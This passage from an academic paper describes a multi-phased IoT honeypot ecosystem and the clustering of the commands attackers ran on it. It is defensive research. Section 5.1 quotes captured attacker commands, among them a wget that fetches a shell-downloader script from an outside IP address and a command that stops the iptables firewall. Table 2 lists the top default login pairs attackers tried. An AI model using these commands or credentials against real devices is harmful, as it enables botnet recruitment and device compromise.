

# What are Attackers after on IoT Devices?

An approach based on a multi-phased multi-faceted IoT honeypot ecosystem and data clustering

Armin Ziaie Tabari  
aziaietabari@usf.edu  
University of South Florida  
Tampa, FL, USA

Xinming Ou  
xou@usf.edu  
University of South Florida  
Tampa, FL, USA

Anoop Singhal  
anoop.singhal@nist.gov  
National Institute of Standards and  
Technology  
Gaithersburg, Maryland, USA

## ABSTRACT

The growing number of Internet of Things (IoT) devices makes it imperative to be aware of the real-world threats they face in terms of cybersecurity. While honeypots have been historically used as decoy devices to help researchers/organizations gain a better understanding of the dynamic of threats on a network and their impact, IoT devices pose a unique challenge for this purpose due to the variety of devices and their physical connections. In this work, by observing real-world attackers' behavior in a low-interaction honeypot ecosystem, we (1) presented a new approach to creating a multi-phased, multi-faceted honeypot ecosystem, which gradually increases the sophistication of honeypots' interactions with adversaries, (2) designed and developed a low-interaction honeypot for cameras that allowed researchers to gain a deeper understanding of what attackers are targeting, and (3) devised an innovative data analytics method to identify the goals of adversaries. Our honeypots have been active for over three years. We were able to collect increasingly sophisticated attack data in each phase. Furthermore, our data analytics points to the fact that the vast majority of attack activities captured in the honeypots share significant similarity, and can be clustered and grouped to better understand the goals, patterns, and trends of IoT attacks in the wild.

## 1 INTRODUCTION

In recent years, IoT devices have become ubiquitous and essential tools people use every day. The number of Internet-connected devices continues to rise every year. It was estimated that by 2025 there will be at least 41.6 billion IoT devices connected to the Internet [21]. Business Insider projected [22] a 512 % increase compared to 2018 (8 billion IoT devices). The exponential growth raises serious security concerns. For example, many IoT devices have simple vulnerabilities like default username and password as well as open telnet/ssh ports. Oftentimes these devices are placed in weak or insecure networks, such as home or public space. In reality, IoT devices are subject to attacks just as much as traditional computing systems, if not more so. New IoT devices could open up new entry points for adversaries and expose the entire network. Around 20 % of businesses around the world have experienced at least one IoT-related attack in the past few years [24].

In the past, cyber-attacks have mostly taken the form of data breaches or compromised devices used as spamming or Distributed Denial of Service (DDoS) agents. In general, breaches affect important systems in industry, computer devices, banks, automated vehicles, smartphones, and so on. Moreover, there are a lot of examples where they have caused serious and significant damages. Because IoT devices are now an integral part of most people's lives,

cyber-attacks have become more dangerous because of the widespread use of them. Compared to the the past, now many more people are at risk and need to be aware of them. As IoT devices become more common, cyber-attacks are likely to change significantly both in terms of reasons and methods. Due to the high level of intimacy IoT devices possess to people's lives, attacks on them could have much more devastating consequences compared to cyber-attacks in the past. These threats not only affect more people, but they have also expanded in scope. Cyber criminals, for example, can cause unprecedented levels of privacy invasion if they hack into camera devices. These attacks can even endanger people's lives (imagine an intruder attempting to take control of an autonomous vehicle).

Another factor exacerbating the situation is a pattern in the IoT industry where speed to market overrides security concerns. For example, many IoT devices have simple vulnerabilities like default username and password as well as open telnet/ssh ports. Weak or unsecured networks like home or public places are frequent locations where these devices are installed. The exposure to attacks against IoT devices has unfortunately become a reality, if not worse than traditional computing systems. The number of IoT attacks increased significantly in 2017 according to a report by Symantec [25]. They identified 50 000 attacks which had an increase of 600 % compared to 2016. In 2021 Kaspersky reported that IoT attacks more than doubled in the first six months of 2021 compared to the six-month period before [26]. In addition, attackers have also improved their skills to make these attacks even more sophisticated with new attacks such as VPNFilter [27], Wicked [28], UPnProxy [29], Hajime [30], Masuta [31] and Mirai [1] botnet. Adversaries are continuously improving their skills to make these forms of attacks even more sophisticated. At present, however, few systematic studies have been conducted on the nature or scope of such attacks in the wild. As of now, most large-scale attacks on IoT devices in the news have been DDoS attacks (e.g., the Mirai attack [1]). Understanding what attackers are doing with IoT devices and what their motives could be is of utmost importance.

In cyber security, a honeypot is a device set up for the purpose of attracting attack activity. Usually, such systems are Internet-facing devices that either emulate or contain real systems for attackers to target. Since these devices are not intended to serve any other purpose, any access to them would be considered malicious. Security researchers have used honeypots for a long time to understand various types of attacker behavior. Honeypots facilitate researchers' ability to uncover new methods, tools, and attacks by analyzing data collected by them (network logs, downloaded files, etc.). This allows for the discovery of zero-day vulnerabilities as well as attack

trends. As a result of this information, cyber security measures can be improved, especially for organizations with limited resources when it comes to fixing security vulnerabilities.

This paper presents our approach toward a comprehensive experimentation and engineering framework for capturing and analyzing real-world cyber-attacks on IoT devices using honeypots. There are a number of challenges to creating IoT honeypots that can produce useful data for research. We address these challenges through a number of techniques.

- (1) Various types of IoT devices exist, each of which has unique features that an attacker may wish to access. In order to capture even a small percentage of all IoT devices, it is not feasible to build one honeypot system. Hence, we take a *multi-faceted* approach to IoT honeypot development. In order to build a variety of honeypot systems for attackers to target, we adapt off-the-shelf honeypot systems and build some new ones.
- (2) At this point, there has not been a deep and systematic understanding of the specific natures of attackers' activity towards IoT devices, and attackers may have very different focuses. Furthermore, IoT devices offer much more varieties of responses than traditional IT systems due to its interaction with a physical environment. An IoT camera, for example, will need to display some real video to look like a real device. It would take an impressive amount of engineering work to replicate these different types of responses. In this regard, we adopt a *multi-phased* approach whereby the sophistication of the emulated responses is increased, as gathered data is analyzed to understand what the attackers might be trying to accomplish.
- (3) Our data indicates that IoT honeypots can collect huge amounts of data, inundating an analyst's ability to interpret and identify actionable intelligence. By utilizing the speed and convenience of Cosine Similarity and Gaussian Mixture Models (GMMs), we create a clustering algorithm for automatically grouping adversarial activities in an unsupervised way. This provides an opportunity for revealing more stealthy activities that would otherwise be buried in the large amount of background noise.

The rest of the paper is organized as follows. Section 2 discusses related work. In Section 3, we describe the IoT honeypot ecosystem we designed and used in this research. In Section 4 we present a multifaceted and multiphased approach for the purpose of eliciting richer attacker behaviors. Section 5 describes the clustering approach we created to analyze the data. We present our experimentation results in Section 6.

## 2 RELATED WORK

The first honeypot recorded in the literature was introduced in 2000 [2]. Honeypots can be categorized into two classes: Low-interaction honeypots and high-interaction honeypots. Low-interaction honeypots only emulate some services such as SSH or HTTP, whereas high-interaction honeypots provide a real operating system with lots of vulnerable services [2].

Honeypots are also categorized based on their purpose [32]. Production honeypots help companies mitigate possible risks, and research honeypots provide new information for the research community.

Alba et al. [3] conducted a survey of existing threats and vulnerabilities on IoT devices. The first time IoT devices were used as a platform for large Internet-scale attack dates back to the summer of 2016, when the French hosting company OVH was targeted with the first wave of Mirai attacks [1]. In the follow-up attack in October 2016, Mirai brought down the Dyn DNS provider which at the time was hosting major companies' websites including Twitter, Github, Paypal and so on. Luo et al. [4] designed an intelligent-interaction honeypot for IoT devices called IoTcandyJar. It actively scans other IoT devices around the world and sends some part of the received attacks to these devices. Wang et al. [5] presented an IoT honeypot called IoTcMaI, which is a hybrid IoT honeypot framework, and includes low-interaction component with Telnet/SSH service and high-interaction vulnerable IoT devices. Vetterl et al. [6] use firmware images to emulate Customer Premise Equipment (CPE) and Internet of Things (IoT) devices and run them as honeypots. Pa et al. [7] designed IoTpot which is a combination of low-interaction honeypots with sandbox-based high-interaction honeypots. Another innovative honeypot is the HoneyPLC honeypot. It develops high-interaction honeypots for Programmable Logic Controllers (PLCs) within Industrial Control Systems (ICS) [8]. Using a multi-component honeypot, Semic and Mrdovic [9] investigated Telnet Mirai attacks. Honeypots are designed to recruit and target attackers by exposing a weak, generic password in the front end of the honeypots. In place of using an emulation file, the front-end is programmed to generate responses based on input from the attacker, with logic defined in the code. Anarudh et al. [10] developed a honeypot model for the main server to shift Denial of Service (DoS) attacks in IoT networks and to improve the IoT device performance. Hanson et al. [11] extended the concept of the IoT honeypot by presenting a hybrid honeynet system that includes virtual and real devices. In order to analyze traffic and predict the next move of the attackers, the system used machine learning algorithms. Puna et al. [12] proposed IRASSH-T to develop an IoT honeypot that can automatically adapt to new threats. To capture more information about target malware, IRISSH-T uses reinforcement learning algorithms to identify optimal rewards for self-adaptive honeypots that communicate with attackers. The study by Lingenfelter et al. [13] focused on capturing data on IoT botnets by simulating an IoT system through three Cowrie SSH/Telnet honeypots. To facilitate as much traffic as possible, their system sets the prefab command outputs to match those of actual IoT devices, and uses sequence matching connections on ports. Oza et al. [14] presented a deception and authorization mechanism called OAuth to mitigate Man-in-the-Middle (MitM) attacks.

There have also been studies that utilized low-interaction honeypots, high-interaction honeypots separately or together and studied adversaries' attacks on IoT devices [15–19].

Compared to the prior work mentioned above, our main contribution is the design, implementation, and deployment of a multi-phased multi-faceted honeypot ecosystem that addresses the challenges of capturing useful attack data on IoT devices and study adversaries behaviors in this context.

### 3 A HONEYPOT ECOSYSTEM

One-shot deployment of IoT honeypots – simply having boxes running emulated or simulated IoT systems, can only obtain limited attack information. The longer a honeypot can “hook” an attacker on it, the more useful information can be revealed about attacker goal and tactics. The more interested an attacker becomes in a device, the more sophisticated it needs to be to fool them into thinking it is a real device. Due to the rich interaction an IoT device has with its environment, an IoT honeypot must be organized in a way that allows intelligent adaptation to varying types of traffic. The effectiveness of this arms race is measured by how much useful insights can be gleaned for the amount of engineering effort expended. It is our aim to build a carefully designed ecosystem that has a variety of honeypot devices working in concert with a vetting and analysis infrastructure, enabling us to achieve a high “return on investment.”

We designed and implemented a honeypot ecosystem with three components, outlined in Figure 1.

- (1) honeypot server farms (on premise and in the cloud) that include the honeypot instances
- (2) a vetting system to ensure that adversaries have a hard time to detect the honeypot device is a honeypot
- (3) an analysis infrastructure used to monitor, collect, and analyze the captured data

#### 3.1 Honeypot Server Farms

Honeypot Instances are hosted by honeypot server farms. To create a wide geographic coverage, we use both on-premise servers and cloud instances from Amazon Web Services (AWS) [33] and Microsoft Azure [34] in multiple countries. Figure 2 shows the locations of the honeypot instances deployed in our server farms<sup>1</sup>. These locations include Australia, Canada, France, India, Singapore, United Kingdom, Japan, and United States. For the on-premise server farm, we used a PowerEdge R830 with 256 GB of RAM, a VMware ESXi server, and a Synology NAS server for hosting the honeypots and storing logs. The ESXi server is running five Fedora instances and two Windows instances. Two Windows servers and four Fedora instances are used to deploy different honeypots. The fifth Fedora instance runs Splunk [35] to support data monitoring and analytics. Honeypot instances running on AWS and Azure are either installed on Ubuntu or Windows depending on what type of honeypot is deployed. At this stage of our research, we have only used low-interaction honeypots. To run honeypots on Fedora and Ubuntu instances we utilize Docker containers. Splunk receives the logs transmitted over the syslog protocol. In the honeypot ecosystem, networking controls are implemented through security groups to ensure that only entities within the honeypot ecosystem can communicate with each other, and external attackers can only access the honeypot devices through the public-facing interfaces.

In light of the fact that different IoT devices have different specifications and configurations, each honeypot must be designed and configured in a unique way. We adopt a **multi-faceted** approach to building the various honeypot instances. We both use off-the-shelf honeypot emulators and adapt them, and build specific emulators from scratch.

<sup>1</sup>Some locations are obfuscated due to blind review requirements.

**3.1.1 Off-the-shelf Honeypots.** Many popular off-the-shelf honeypots emulate general services and protocols that are commonly found in IoT. It is thus useful to adapt these existing honeypots to study IoT attacks. We evaluated various open-source and commercial honeypots and selected three off-the-shelf software to use in our ecosystem: *Cowrie* [36], *Dionaea* [37] and *KFSensor* [38]. An introduction to these honeypots is provided in the remaining portion of this section.

*Cowrie* is a honeypot designed to lure adversaries and capture their interactions by emulating SSH and telnet.

In addition to providing a fake file system and fake ssh shell, *Cowrie* can also capture files from the input. It can log every activity in JSON format for ease of analysis [36]. Considering that many IoT devices still rely on telnet and SSH for management, *Cowrie* is a good honeypot candidate for understanding certain aspects of attacks against IoT devices. We run *Cowrie* on Debian inside a docker container.

*Dionaea* is a low-interaction honeypot that emulates various vulnerable protocols commonly found in a Windows system. It was released in 2013 and is useful for trapping malware that exploits vulnerabilities [37]. The main function of this honeypot is to capture malicious files, like worms, that are sent by adversaries. In *Dionaea*, various protocols can be simulated, including HTTP, MYSQL, SMB, MSSQL, FTP, and MQTT. All detected events are stored in a SQLite database or in JSON format. We run *Dionaea* on Debian inside a docker container.

*KFSensor* is a commercial Intrusion Detection System (IDS) that acts as a honeypot to attract and record potential adversaries’ activities. It runs on Windows. As a bait, *KFSensor* draws adversaries’ attention from the real systems to itself, providing valuable information for both research and operations. *KFSensor* is also capable of managing the system remotely, easy integration with other IDSs like *Snort* [39], and emulating Windows network protocols [38]. Due to Windows’ large footprint as an IoT operating system, both *Dionaea* and *KFSensor* can shed light on attacks on IoT devices. In our server farms, *KFSensor* is installed in Windows VMs.

**3.1.2 HoneyCamera.** In order to capture attacks on specific IoT devices, we created a honeypot for IoT cameras and named it *HoneyCamera*. Figure 3 illustrates the honeypot’s architecture. *HoneyCamera* is a low-interaction honeypot for D-Link IoT cameras. We studied a D-Link camera and carefully examined its responses to various types of inputs. *HoneyCamera* uses basic authentication for login and repeatedly plays a few seconds’ real video as a fake video stream from the emulated camera device. In addition, we constructed six different pages that emulated the various features of this IoT camera, such as password changing, reading network information, and adding new users. This helps us understand adversaries’ behavior. We also developed a false firmware upload service that would let us capture and analyze attack tools and exploits. *HoneyCamera* records all activities in JSON format. *HoneyCamera* is implemented in Python3, runs in Clear Linux [40] that in turn runs inside a docker container.

#### 3.2 Honeypot Vetting

A honeypot is valuable only as long as it remains undetectable, i.e., unknown to the attacker as a fake system. This is inherently




Figure 1: The Honeypot Ecosystem




Figure 2: Honeypot Deployment Locations




Figure 3: HoneyCamera architecture

a hard task since honeypots (especially low-interaction ones) will inevitably fail to demonstrate some observable features only a real system can possess, or present ones a real system will never show.

An important goal of the vetting process is to find any leaks of information that could identify the device as a honeypot, and mitigate such leaks accordingly. The server farms in the cloud are used to test various fingerprinting techniques to make sure our honeypots cannot be detected easily. We used manual and automatic fingerprinting methods (e.g., Metasploit [41]). We used Shodan [42], an IoT search engine that can be used to search for IoT devices on the Internet. Shodan provides information such as service banners

and metadata, and a *honeyscore* in the range from 0 to 1 (1 indicates honeypot while 0 means real system). This score provides a preliminary insight into how good the honeypot impersonates a real device. We use Censys [20], another IoT search engine, to help analyze our honeypot instances to make sure they look like the real ones they imitate. Furthermore, and most importantly, fingerprinting approaches of attackers can be identified based on the data captured inside honeypots. Using this insight, we design mitigation solutions that make such fingerprinting ineffective. This is part of our **multi-phased** honeypot design, which will be explained in more depth in Section 4.

### 3.3 Data Analytics Infrastructure

In order to be successful, two aspects of a honeypot system are equally important: 1) how the honeypot software is developed and implemented; and 2) how the captured data is analyzed.

To manage and analyze logs from the honeypot devices, we use Splunk [35]. Splunk provides a tool for creating various queries using its domain-specific language that can be used to achieve various analysis purposes in this work. Splunk is used to analyze all the log files collected from our honeypots. To extract valuable information from the collected logs, we developed a Splunk app. Some example analyses done by the app are identifying the combinations of username and password used by attackers, analyzing locations of the attacks, detecting the most and least frequent commands executed during attack sessions, analyzing downloaded files and sending them directly to VirusTotal [43], storing the results and checking attackers' IPs through DShield [44] and AbuseIPDB [45], and so on. These are only some of the most important features that were put in this log management component. In addition, Splunk can collect and visualize data in real time, streamline investigations, search logs dynamically, and take advantage of AI and machine learning embedded in it.

## 4 A MULTI-PHASED HONEYPOT DESIGN

We use a multi-phased approach to introduce sophistication into how our honeypots respond to attacker traffic, based on traffic collected previously. In the first phase, we simply deploy the honeypot at hand and receive attack traffic.

From this point forward, the honeypot ecosystem collects data, and that data will be analyzed in order to create the subsequent phases defined by what attackers seem to be looking for, and we can emulate those responses accordingly. We go through multiple iterations until we are satisfied with the insights we gained and the attacker's behaviors. The insights from the previous phase are used to drive the creation of more sophisticated low-interaction honeypots. We present this multi-phased process from three facets that our honeypots attempt to capture about IoT attacks: attacks through login service to obtain a command shell, windows service attacks resulting in malware download, and IoT camera attacks.

**1. HoneyShell** We use the Cowrie honeypots for emulating vulnerable IoT devices over SSH (port 22) and telnet (port 23). Cowrie can be configured to emulate different types of operating systems. A popular Linux distribution for IoT devices is busybox [46]. Therefore, we configure our Cowrie honeypots to emulate Busybox. Three Cowrie honeypots were created for the three phases.

- During *Phase 1*, an initial version of cowrie is deployed with minimal changes to the original code. This step was designed to begin collecting data that would be used in the next step and identify any information leakage. Every possible combination of usernames and passwords are accepted by the honeypot at this stage. We deployed four honeypot instances – two on-premise and two in the cloud (Singapore, United states).
- In *Phase 2*, honeypot instances were deployed on-premises after six months of testing the phase 1 infrastructure. Our honeypot instances are filled with more data as we fix bugs. We selected the top 30 username/password combinations that executed at least one command after logging in as the authentication credentials for our honeypot. We gathered this information from our analysis component. The honeypot will display login failure messages for any other combination of username and password. A further modification of the emulation mechanism is that it is configured in such a way that attackers are provided with more meaningful responses, such as adding new usernames and file systems to the configuration. In addition, we emulated new commands and added them to the honeypot configuration files in order to attract more activity. We also analyzed phase 1 logs for fingerprinting techniques used by attackers, in order to handle them properly in phase 2. Examples include *file* command's response being added to the honeypot configuration.
- *Phase 3* involves using all the information collected so far to create a more sophisticated honeypot. The purpose of this step was to design a honeypot instance that could attract a real human (attacker) into it. Therefore, a complex password was generated, and only one possible login combination was possible. Due to the complexity of the password, a successful login indicated it was probably a real hacker, and therefore extremely valuable information could be gathered. The honeypot filesystem was replaced by a cloned version of the operational system's filesystem. All confidential information is replaced with fake information, so in case a hacker successfully logged into the honeypot, it is not exposing any real data.

**2. HoneyWindowsBox** Using Dionaea, we emulate IoT devices running on Windows. The majority of these attacks result in malware being downloaded on the device. It would require some additional work to further emulate the downloaded malware's behavior inside a honeypot, so this is reserved for future work. In this work, we use phase 2 of this honeypot to apply our vetting system to ensure they are not easily identifiable as honeypots.

- In *Phase 1* a default version of Dionaea was deployed in the cloud. To identify the weak point of Dionaea, we used the cloud infrastructure as a test bed. AWS France hosts an instance of this honeypot. This instance was detected quickly as a honeypot by our vetting system. Nevertheless, it continued to capture automated malicious activities, which helped us create phase 2.
- During *Phase 2*, various services were broken down into two different combinations. The first honeypot provides FTP, HTTP, and HTTPS, whereas the second only provides SMB and MSSQL. These two versions were deployed across three locations (India, Canada, and on-premise). In our vetting system, these IP addresses appeared as real systems. We enhanced the HoneyWindowsBox by introducing the KFSensor into the ecosystem to add more coverage into our honeypot. As for the locations, we chose Paris and on-premise, and each instance was vetted.

**3. HoneyCamera** is the last honeypot to be implemented. A camera's port availability varies depending on its type. Through this approach, we are attempting to emulate the behavior of a more specific IoT device. The D-Link camera was chosen for this study and was used in the first version of this honeypot on the cloud infrastructure. Phase 1 data was used to identify possible weaknesses of HoneyCamera. Furthermore, we used phase 1 data to guide HoneyShell configuration in phase 2.

- *Phase 1* involved the deployment of three honeypots. The two instances in Sydney and Paris only had port 8080 open, while the one in London had port 80. The first two honeypots were used to emulate D-Link DCS-5020L and the other one to imitate D-Link DCS-5030L camera. Instances of this type are configured in such a way that they provide as much information as an interaction-based honeypot can. These instances of HoneyCameras were identified as real IoT devices by our vetting system. Data collected in this phase indicated that attackers were also trying to exploit known vulnerabilities related to the IoT cameras.
- *Phase 2* We discovered 6 vulnerabilities that attackers attempted to exploit inside HoneyCamera from the data collected in Phase 1. The most common bug was Authentication Information leakage. These vulnerabilities were carefully studied, and we incorporated the corresponding responses into HoneyCamera instances. Additionally, the IoT cameras are equipped with a telnet/SSH port for remote configuration and diagnostic purposes. In order to replicate these types of activities, we combined our HoneyShell and HoneyCamera and deployed them as single instances into the on-premise and cloud (Tokyo) infrastructures. Using HoneyCamera and HoneyShell, we were able to identify attacker behavior that

involves both Unix command-line and camera-specific commands.

## 5 DATA ANALYTICS

For the unique nature of IoT devices' communication and the various types of commands, it can be difficult to discover new or unknown cyber attacks against these devices. One key observation from our data is that the honeypot instances collect huge amount of attack activities, but most of these activities belong to a few categories. Activities in the same category show similarity among one another. This inspires us to design an unsupervised approach using clustering, so that we can group similar attacks together to make the attackers' intentions clear.

We adopt a distance-based clustering method, which utilizes cosine similarity and the unsupervised learning algorithm Gaussian Mixture Model (GMM) to calculate the distances between different commands executed in the honeypot and perform clustering based on this metric. We then identify "actors" (represented as unique IP addresses) that share similar commands according to the clustering results, and group the actors based on this similarity. The attacker intentions then emerge from those groupings. In the rest of this section we describe the clustering and grouping algorithms and the intuitions behind them.

### 5.1 Clustering of Captured Commands

**5.1.1 Similarity Metrics.** Our honeypots captured large numbers of commands through SSH login sessions. We used cosine similarity as the metric for determining how similar two commands are. It measures the cosine of the angle between two vectors in a multidimensional space. In this context, the two vectors are arrays containing the word counts of two commands executed inside a honeypot. A smaller angle means a higher similarity. Using the Euclidean dot product formula, the cosine of two non-zero vectors  $\mathbf{A}$  and  $\mathbf{B}$  can be found through the following equation.

$$\mathbf{A} \cdot \mathbf{B} = \|\mathbf{A}\| \|\mathbf{B}\| \cos \theta \quad (1)$$

where  $\theta$  is the measure of the angle between  $\mathbf{A}$  and  $\mathbf{B}$  in a high-dimensional space.

The similarity is then calculated as:

$$\text{similarity}(\mathbf{A}, \mathbf{B}) = \frac{\mathbf{A} \cdot \mathbf{B}}{\|\mathbf{A}\| \|\mathbf{B}\|} = \frac{\sum_{i=1}^n A_i B_i}{\sqrt{\sum_{i=1}^n A_i^2} \sqrt{\sum_{i=1}^n B_i^2}} \quad (2)$$

where  $A_i$  and  $B_i$  are components of vector  $\mathbf{A}$  and  $\mathbf{B}$  respectively. The values are between 0 and 1. A cosine value of 0 means that the two vectors are at 90 degrees to each other (orthogonal) and have no match. The closer the cosine value to 1, the smaller the angle and the greater the match between the two vectors. As an example, the cosine similarity between the following two commands is 0.6249.

```
"cat /proc/cpuinfo | grep name | cut -f2 -d: | uniq -c"
"cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9;}'"
```

**5.1.2 Clustering Approach.** We used a soft clustering method known as Gaussian Mixture Models (GMM), which are probabilistic models for representing normally distributed subpopulations within an overall population. It is a form of unsupervised learning. First, we extract all executed commands from the HoneyShell logs. We

calculate cosine similarity metrics between the unique commands, and then used the Gaussian Mixture Model to create the clusters where similar commands are clustered together.

We examined the created clusters carefully and identified the objective(s) behind each cluster at a higher level. Some commands had multiple subcommands — the adversaries executed them all together in a single composite command. Such composite commands may be clustered with other commands that share some characteristics, but not all of them. For this reason, a cluster may be labeled with multiple objectives, but not every command in the cluster demonstrates all the objectives.

Here are a few examples of how clusters' objectives (or goals) were identified.

- Cluster 7 includes commands such as `free -m` and `free -h`. These commands display information about how much physical memory and swap memory is present, as well as how much free and used memory is available. We identify the objective as "System Intelligence."
- Cluster 17 includes `lspci grep VGA`. The adversaries are trying to obtain information pertaining to the GPU. We identify the objective as "GPU intelligence."
- Cluster 24 consists of `cat /proc/cpuinfo`. This command attempts to extract information about the CPU cluster; we thus named the objective "CPU Intelligence."
- One command included in Cluster 21 is `git clone https://github.com/robertdavidgraham/masscan.git`. Masscan is an Internet-scale port scanner. According to the author, it is capable of scanning the entire Internet within 5 minutes, sending 10 million packets per second, from a single machine. The cluster also includes `wget -c http://222.186.139.216:9960/chongfu.sh`, which the VirusTotal report indicates that the file contains a Shell Downloader. These data led us to identify the objectives as "Pivot point," "Malicious Installation," and "Resource Capture /Extraction."
- Cluster 37 includes the command `/etc/init.d/iptables stop`, which indicates that an attacker tried to disable the firewall. We thus identified the objective as "Stop Services."

We went through all the unique commands in each cluster to identify the objectives behind those commands. Appendix A provides an exhibit of all the clusters from our analysis, along with all the objectives identified in each cluster.

### 5.2 Identifying Common Patterns behind Attacker Intentions

Our next step is to use the clustering results to help us identify the intentions behind the malicious actors. For simplicity, we identify a malicious actor as a remote source IP address identified in the honeypot log. We wanted to find out whether different actors exhibit similar behaviors through shared command clusters. The intuition is that if two actors' commands fall into a number of the same command clusters, the shared clusters then represent a pattern of behaviors that likely pursue the same type of objectives. By identifying such shared command clusters, we can identify common patterns behind attacker intentions.

We first find all the pair-wise overlaps of command cluster IDs between any two actors (IP addresses). Two actors do not have to

share the exact same commands to have overlap, as long as the commands belong to the same cluster as identified in the process described in Section 5.1. For an overlap to count as a pattern, it needs to be shared by at least three actors, and has a minimum of ten different clusters. For each pattern, we also associate it with the actors that manifest it, i.e., the IP addresses demonstrate the commands belonging to all the clusters in the pattern. We use the term “group” to refer to these actors (IP addresses) that share that pattern. Some actors may be associated with multiple groups, i.e., they demonstrate multiple patterns in their recorded behaviors. If an attacker shares the same pattern, their corresponding actions have the same intentions, even though the specific techniques and tools may be different. Using this approach, we could determine attack trends and intentions. As soon as a new vulnerability is known in the wild, adversaries will try to take advantage of it as soon as possible and target as many victims as they can. Thus these new activities will likely form a pattern observable from the honeypots. Finding these patterns and the associated malicious actors could allow defenders to determine if the attackers might launch the next steps of their attacks, and take actions accordingly.

## 6 EXPERIMENTATION AND DATA ANALYSIS

A total number of 22 629 347 hits were captured by our honeypot ecosystem over a period of three year. As shown in Table 1, HoneyShell attracted the most hits. This information is described in detail in the rest of this section.

**Table 1: Number of Hits based on Different Honeypots**

Honeypot	Up Time	# of Hits
HoneyShell	12 months	17 343 412
HoneyWindowsBox	7 months	1 618 906
HoneyCamera	25 months	3 667 029


In the following subsections, we present the results from the experimentation of the multi-phased honeypot evolution as described in Section 4. The analysis presented therein is based on data collected in the last phase in each experiment<sup>2</sup>.

### 6.1 HoneyShell


Cowrie honeypots were able to capture the largest portion of the hits during this period. Figure 4 represents the number of hits based on locations and phases. It is notable that the on-premise phase 2 honeypot captured more hits in 6 months’ time than the on-premise phase 1 honeypot did in a year, clearly showing the effectiveness of the multi-phased approach. Figure 5 shows that the majority of connections came from China, Ireland and the United Kingdom.

Furthermore, statistics shows that 15 % of the total number of hits belong to successful logins. Most of these logins used random combinations of username and password which shows that automated scripts were used to find the correct authentications blindly. Table 2 represents the top 10 username/password combinations that were used by attackers. The information seems to indicate that attackers

<sup>2</sup>In the discussion we sometimes mention data from earlier phases for the purpose of comparison.



**Figure 4: Cowrie Honeypot Hits per Location/Phase**



**Figure 5: Top 10 Countries with the Most Connections**

commonly look for high-value user with a weak password. However, by looking into the database, some other combinations such as *university/florida*, *root/university* and *university/student* were found inside the on-premise honeypot (inside a university) which indicates that attackers were aware of the organization’s nature. and tried to customize their attacks based on that.

**Table 2: Top 10 Username and Password combinations**

Username/Password	Occurrences
admin / 1234	975 729
root / (empty)	167 869
admin / (empty)	82 018
0 / (empty)	62 140
(empty) / root	52 780
1234 / 1234	50 305
admin / admin	39 349
admin / 1234567890	12 444
root / admin	10 359

In addition, only 314 112 (13 %) unique sessions were detected with at least one successful command execution inside the honeypots. This result indicates that only a small portion of the attacks executed their next step, and the rest (87 %) solely tried to find the correct username/password combination. A total number of 236 unique files were downloaded into honeypots. 46 % of the downloaded files belong to three honeypots inside the university, and the other 54 % were found in the honeypot in Singapore. Table 3 demonstrates categorization of the captured malicious files by Cowrie. VirusTotal flagged all these files as malicious. DoS/DDoS executables were the most downloaded ones inside honeypots. Attackers tried to use these honeypots as a part of their botnets. IRCBot/Mirai and Sheldownload were the second most downloaded files. It shows that Mirai, which was first introduced in 2016, is still an active botnet and has been trying to add more devices to itself ever since. Sheldownload tried to download various formats of files that can be run in different operating systems' architectures like *x86*, *arm*, *i686* and *mips*. It should be highlighted that since adversaries were trying to gain access in their first attempt, they would run all the executable files. SSH scanner, mass scan and DNS Poisoning are categorized in the "Others" section of Table 